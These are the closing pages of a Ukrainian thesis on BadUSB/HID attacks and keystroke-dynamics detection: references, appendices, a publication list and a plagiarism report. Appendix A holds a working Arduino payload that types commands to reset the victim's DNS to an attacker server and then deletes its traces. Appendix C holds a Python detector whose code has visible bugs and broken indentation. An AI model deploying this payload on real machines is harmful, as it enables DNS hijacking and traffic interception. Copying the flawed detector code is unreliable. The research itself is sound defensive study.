64. Loe, E.L., Hsiao, H.C., Kim, T.H.J., Lee, S.C., Cheng, S.M.: Sandusb: An installation-free sandbox for usb peripherals. In: Internet of Things (WF-IoT), 2016 IEEE 3rd World Forum on. pp. 621–626. IEEE

65. Pedro M. Sosa. DuckHunt. 2016. [Електронний ресурс].– Режим доступу: https://github.com/pmsosa/duckhunt

66. Fidas, C., Voyiatzis, A., Avouris, N.: When security meets usability: A user-centric approach on a crossroads priority problem. In: 14th Panhellenic Conference on Informatics (PCI 2010) (2010), tripoli, Greece, September 10–12, 2010.

67. Arduino Keyboard Library. [Електронний ресурс].– Режим доступу: https://www.arduino.cc/reference/en/language/functions/usb/keyboard/

68. Dhakal, Vivek, Feit, Anna, Kristensson, Per, Oulasvirta, Antti. Observations on Typing from 136 Million Keystrokes. 2018. pp.1-12.

69. M. S. Obaidat, “Verification methodology for computer systems users,” in Proceedings of the 1995 ACM Symposium on Applied Computing, pp. 258–262, February 1995.

70. I. Wash. BioPassword, Authentication Solutions Through Keystroke Dynamics, BioPassword, USA, 2006

71. A. K. Jain, R. Bolle, S. Pankanti, M. S. Obaidat, and B. Sadoun,“Keystroke dynamics based authentication,” in Biometrics, pp. 213–229, Springer, New York, NY, USA, 2002.

72. R. S. Gaines, W. Lisowski, S. J. Press, and N. Shapiro, “Authentication by keystroke timing: some preliminary results,” Tech. Rep. R-2526-NSF, Rand Corporation, Santa Monica, Calif, USA, 1980.

73. L. Shaffer. Tutorials in Motor Neuroscience, chapter Cognition and Motor Programming. Kluwer Academic Publishers, 1991.

74. W. L. Bryan and N. Harter. Studies in the physiology and psychology of the telegraphic language. Psychological Review, 4(1):27 – 53, 1897.

75. L. B. William and N. Harter. Studies on the telegraphic language: The acquisition of a hierarchy of habits. Psychological Review, 6(4):345 – 375, July 1899.

76. Bleha, Saleh Ali, Slivinsky, Charles, and Hussien, Bassam. “Computer-access security systems using keystroke dynamics”. In: IEEE Transactions on Pattern Analysis and Machine Intelligence 12.12, 1990, pp. 1217–1222.

77. Chang, Woojin. “Reliable keystroke biometric system based on a small number of keystroke samples”. In: Emerging Trends in Information and Communication Security. Springer, 2006, pp. 312–320.

78. Furnell, Steven M., Dowland, Paul S., Illingworth, H. M., and Reynolds, Paul L. “Authentication and supervision: A survey of user attitudes”. In: Computers & Security 19.6 (2000), pp. 529–539.

ДОДАТОК А

Лістинг модифікованого коду атаки USBDriveBy

```
#include "Keyboard.h"
#define EVIL_SERVER "8.8.8.8"
char ENTER = KEY_RETURN;
char WIN_KEY = KEY_RIGHT_GUI;
char ALT_KEY = KEY_RIGHT_ALT;
char F4_KEY = KEY_F4;
const unsigned int ledPin = 17;
const unsigned int delayTime = 1500;
const unsigned int buttonPin = 2;
int previousButtonState = HIGH;

void setup()
{
  delay(1000);
  Keyboard.begin();
  Serial.begin(9600);
  // Setup LED
  pinMode(ledPin, OUTPUT);
  pinMode(buttonPin, INPUT);
  digitalWrite(ledPin, HIGH);

}

// Open an application on Windows via Run
```

```
void openapp(String app)
{
  // Windows Key + R to open Run
  Keyboard.press(WIN_KEY);
  Keyboard.press(‘r’);
  delay(100);
  Keyboard.releaseAll();

  // Type the App you want to open
  Keyboard.print(app);
  Keyboard.press(ENTER);
  Keyboard.release(ENTER);
  delay(delayTime);
}

void closeApp() {
  Keyboard.press(ALT_KEY);
  Keyboard.press(F4_KEY);
  delay(20);
  Keyboard.releaseAll();
  delay(delayTime / 5);
}


void pwn()
{
  openapp("cmd");
  Keyboard.println("cd AppData/Local/Temp");
```

```
        Keyboard.println("echo.> pwn.bat");
        Keyboard.println("notepad pwn.bat");

        delay(delayTime);
        Keyboard.println("@ECHO OFF");
        Keyboard.print("set DNS=");
        Keyboard.println(EVIL_SERVER);
        Keyboard.println("for /f \"tokens=1,2,3*\" %%i in (‘netsh int show interface’) do (");
        Keyboard.println("    if %%i equ Enabled (");
        Keyboard.println("        netsh int ipv4 set dns name=\"%%l\" static %DNS1% primary validate=no");
        Keyboard.println("    )");
        Keyboard.println(")");
        Keyboard.println("ipconfig /flushdns"); // Flush DNS is optional

        closeApp();
        delay(delayTime / 5);
        Keyboard.press(ENTER);
        Keyboard.release(ENTER);
        delay(delayTime);

        Keyboard.println("pwn.bat");
        delay(delayTime);
        Keyboard.println("del pwn.bat");

        closeApp();
      }
```

```
void loop()
{
  // Blink -> IT'S DONE
  int buttonState = digitalRead(buttonPin);
  if ((buttonState != previousButtonState)
      && (buttonState == HIGH)) {
        long int t1 = millis();
    pwn();
    long int t2 = millis();
    Serial.print("Time taken: ");
    Serial.print(t2-t1);
    digitalWrite(ledPin, HIGH);
    delay(80);
    digitalWrite(ledPin, LOW);
    delay(80);
  }
}
```

ДОДАТОК Б

Лістинг коду для програми слухача клавіатурних подій

```
import time
import csv
from pynput import keyboard
from pynput.keyboard import Key
import statistics
import matplotlib.pyplot as plt
import seaborn as sns
import pandas as pd

keyPresses=dict()
keyReleases=dict()
downUpTime=dict()
holdTime=list()
downDownTime=list()
upDownTime=list()
keys_to_skip = {Key.alt, Key.backspace, Key.enter, Key.shift, Key.ctrl}
columns_name = ["session","H.time", "DD.time", "UD.time", "H.avg", "DD.avg", "UD.avg", "H.med", "DD.med", "UD.med"]
session_counter = 0
time_last_key_pressed = None
time_key_pressed = None
time_key_released = None
max_time_limit_between_presses = 1000
```

```
    def on_key_release(key): #what to do on key-release
        if key in keys_to_skip:
            return True;
        global time_key_released
        time_key_released = time_in_millis()
        if key in keyPresses:
            time_taken = round(time_in_millis() - keyPresses[key], 2) #rounding the long decimal float
            if time_taken >= max_time_limit_between_presses:
                pass
            else:
                downUpTime[key] = time_taken
                holdTime.append(time_taken)
                print("H time for key: ", key, "is: ", time_taken, " miliseconds")
        if key == Key.f9:
            return False #stop detecting more key-releases


    def on_key_press(key): #what to do on key-press
        if key in keys_to_skip:
            return True;
        global time_key_pressed
        global time_last_key_pressed

        if key == Key.f10:
            global session_counter
            session_counter += 1
            summarise()
```

```
    time_key_pressed = time_in_millis()
    if time_last_key_pressed is not None:
        dd_time =  abs(time_key_pressed - time_last_key_pressed)
        if dd_time >= max_time_limit_between_presses:
            pass
        else:
            print("DD time",dd_time, "miliseconds")
            downDownTime.append(dd_time)

    keyPresses[key] = time_key_pressed
    if time_key_released is not None:
        ud_time = abs(time_in_millis() - time_key_released)
        if ud_time >= max_time_limit_between_presses:
            pass
        else:
            print("UD time: ", ud_time, " miliseconds")
            upDownTime.append(ud_time)

    if key == Key.f9:
        return False #stop detecting more key-presses
    time_last_key_pressed = time_key_pressed

def average(lst: list) -> float:
    return sum(lst) / len(lst)

def summarise():
    data_rows = zip([[session_counter],
```

```
            holdTime, downDownTime, upDownTime, # raw data
            [average(holdTime)], [average(downDownTime)], [average(upDownTime)], # average
            [statistics.median(holdTime)], [statistics.median(downDownTime)], [statistics.median(upDownTime)]]) # median value
            with open('summary_session_' + str(session_counter) + '.csv', 'w') as f:
                write = csv.writer(f)
                write.writerow(columns_name)
                for row in data_rows:
                    for item in row:
                        write.writerow(item)
            visualise_result()
            keyPresses.clear()
            keyReleases.clear()
            downUpTime.clear()
            holdTime.clear()
            downDownTime.clear()
            upDownTime.clear()
            global time_last_key_pressed
            global time_key_pressed
            global time_key_released
            time_last_key_pressed = None
            time_key_pressed = None
            time_key_released = None

        def time_in_millis() -> int:
            return round(time.time() * 1000)
```

```
    def visualise_result():
        # Scatter plot with day against
        upDownTime.append(statistics.mean(upDownTime))
        downDownTime.append(statistics.mean(downDownTime))
        dict2 = {"feature": ["H", "UD", "DD"], "time": [holdTime, upDownTime, downDownTime]}
        df = pd.DataFrame(dict2)
        flattened_col = pd.DataFrame([(index, value) for (index, values) in df[‘time’].iteritems() for value in values],
                                     columns=[‘index’, ‘time’]).set_index(‘index’)
        df = df.drop(‘time’, axis=1).join(flattened_col)
        print(df)
    plt.figure(figsize=(15,5))
        sns.set_style("whitegrid")
        ax = sns.violinplot(x=‘feature’, y=‘time’, data=df, inner=None)
        ax = sns.swarmplot(x=‘feature’, y=‘time’, data=df, size=3, color="white", edgecolor="gray")
        plt.show()
    with keyboard.Listener(
            on_press=on_key_press,
            on_release=on_key_release) as listener:
        listener.join()
```

ДОДАТОК В

Лістинг коду програми захисту

```
import time
from pynput import keyboard
from pynput.keyboard import Key
import statistics
import ctypes  # An included library with Python install.


keyPresses=dict()
keyReleases=dict()
downUpTime=dict()
holdTime=list()
downDownTime=list()
upDownTime=list()
time_key_presses=list()
dict_of_H_time_for_keys = dict()
dict_of_Htmin = dict()
keys_to_skip = {Key.alt, Key.backspace, Key.enter, Key.shift, Key.ctrl}
session_counter = 0
time_last_key_pressed = None
time_key_pressed = None
time_key_released = None
max_time_limit_between_presses = 2000
max_list_size = 100
max_size_of_sequence = 3
max_time_in_miliseconds = 20
```

```
max_mistakes = 15
mistake_counter = 0
value_of_DDtmin = 0
value_of_UDtmin = 0


def on_key_release(key): #what to do on key-release
    if key in keys_to_skip:
        return True;
    global time_key_released
    global mistake_counter
    time_key_released = time_in_millis()
    if key in keyPresses:
        time_taken = round(time_in_millis() - keyPresses[key], 2) #rounding the long decimal float
        if time_taken >= max_time_limit_between_presses:
            pass
        else:
            if key not in dict_of_H_time_for_keys:
                dict_of_H_time_for_keys[key] = [time_taken]
            else:
                dict_of_H_time_for_keys[key].append(time_taken)
                if len(dict_of_H_time_for_keys[key]) != max_list_size:
                    print("Appending dict_of_H_time_for_keys")
                    print("Current length for key", key, " is ", len(dict_of_H_time_for_keys[key]))
                    dict_of_H_time_for_keys[key].append(time_taken)
```

```
                elif len(dict_of_H_time_for_keys[key]) == max_list_size and key not in dict_of_Htmin:
                    mean = statistics.mean(dict_of_H_time_for_keys[key])
                    dict_of_Htmin[key] = mean - statistics.stdev(dict_of_H_time_for_keys[key])
            if key in dict_of_Htmin:
                print("Current mistake count", mistake_counter)
                if time_taken <= dict_of_Htmin[key]:
                    mistake_counter+1
            if mistake_counter > max_mistakes:
                print("Minimal hold time for keys:", dict_of_Htmin)
                caught()
            downUpTime[key] = time_taken
            holdTime.append(time_taken)
            print("H time for key: ", key, "is: ", time_taken, " miliseconds")
        if key == Key.f9:
            return False #stop detecting more key-releases


    def on_key_press(key): #what to do on key
        if key in keys_to_skip:
            return True;
        global time_key_pressed
        global time_last_key_pressed
        global mistake_counter
        global value_of_DDtmin
        global value_of_UDtmin
        time_key_pressed = time_in_millis()
        if time_last_key_pressed is not None:
```

```
            dd_time =  abs(time_key_pressed - time_last_key_pressed)
            if dd_time >= max_time_limit_between_presses:
                mistake_counter = 0
                pass
            else:
                print("DD time",dd_time, "miliseconds")
                downDownTime.append(dd_time)
                if len(downDownTime) >= max_list_size:
                    meanDD = statistics.mean(downDownTime)
                    value_of_DDtmin = meanDD - statistics.stdev(downDownTime)
                if value_of_DDtmin != 0:
                    if dd_time <= value_of_DDtmin:
                        mistake_counter+1
        keyPresses[key] = time_key_pressed
            time_key_presses.append(time_key_pressed)
            if len(time_key_presses) != 0 and len(time_key_presses) %
max_size_of_sequence == 0:
                dif = time_key_presses[-1] - time_key_presses[-3]
                print("Dif: ", dif)
                if dif < max_time_in_miliseconds:
                    caught()
                time_key_presses.clear()
            if time_key_released is not None:
                ud_time = abs(time_in_millis() - time_key_released)
                if ud_time >= max_time_limit_between_presses:
                    mistake_counter = 0
                    pass
                else:
```

```
                print("UD time: ", ud_time, " miliseconds")
                upDownTime.append(ud_time)
                if len(upDownTime) >= max_list_size:
                    meanUD = statistics.mean(upDownTime)
                    value_of_UDtmin = meanDD - statistics.stdev(upDownTime)
                if value_of_UDtmin != 0:
                    if ud_time <= value_of_UDtmin:
                        mistake_counter+1

            if mistake_counter >= max_mistakes:
                caught()
            if key == Key.f9:
                print("DD", downDownTime)
                print("H", holdTime)
                print("UP", upDownTime)
                print("Minimal hold time for keys:", dict_of_Htmin)
                return False #stop detecting more key-presses
            time_last_key_pressed = time_key_pressed

        def average(lst: list) -> float:
            return sum(lst) / len(lst)

        def caught():
            ctypes.windll.user32.MessageBoxW(0, "HID attack is being prosecuted. Please report the incident to SecOps", "ALERT", 0x00200000)

        def summarise():
            keyPresses.clear()
```

```
    keyReleases.clear()
    downUpTime.clear()
    holdTime.clear()
    downDownTime.clear()
    upDownTime.clear()
    global time_last_key_pressed
    global time_key_pressed
    global time_key_released
    time_last_key_pressed = None
    time_key_pressed = None
    time_key_released = None

def time_in_millis() -> int:
    return round(time.time() * 1000)

with keyboard.Listener(
        on_press=on_key_press,
        on_release=on_key_release) as listener:
    listener.join()
```

ДОДАТОК Г

Список опублікованих праць за темою дисертації

Тези наукових доповідей:

1. Serhii Buchyk BADUSB: OVERVIEW OF THE POSSIBLE ATTACKS WITH THE USAGE OF ARDUINO BOARD / Serhii Buchyk, Anton Kosse// VIII International conference “Information Technology and Implementation”, December 1-3, 2021.

2. Бучик С.С., Коссе А. Г., Побудова моделі загроз для USB HID атаки та технічна реалізація загрози. IV Міжнародної науково-практичної конференції PCSITS – 2022 – подано тези.

UNICHECK

Ім'я користувача:
Шестак Яніна ФІнфТехнологій

ID перевірки:
1011280947

Дата перевірки:
22.05.2022 00:19:43 EEST

Тип перевірки:
Doc vs Internet + Library

Дата звіту:
22.05.2022 00:20:25 EEST

ID користувача:
100004213

Назва документа: **Коссе Антон керівник Бучик СС**

Кількість сторінок: **67** Кількість слів: **12969** Кількість символів: **101541** Розмір файлу: **1.49 MB** ID файлу: **1011169907**

1.26%
Схожість

Найбільша схожість: **0.49%** з джерелом з Бібліотеки (ID файлу: **5200858**)

0.36% Джерела з Інтернету	114	Сторінка 69
1.18% Джерела з Бібліотеки	259	Сторінка 69

0% Цитат

Вилучення цитат вимкнене

Вилучення списку бібліографічних посилань вимкнене

0%
Вилучень

Немає вилучених джерел

Модифікації

Виявлено модифікації тексту. Детальна інформація доступна в онлайн-звіті.

Замінені символи	9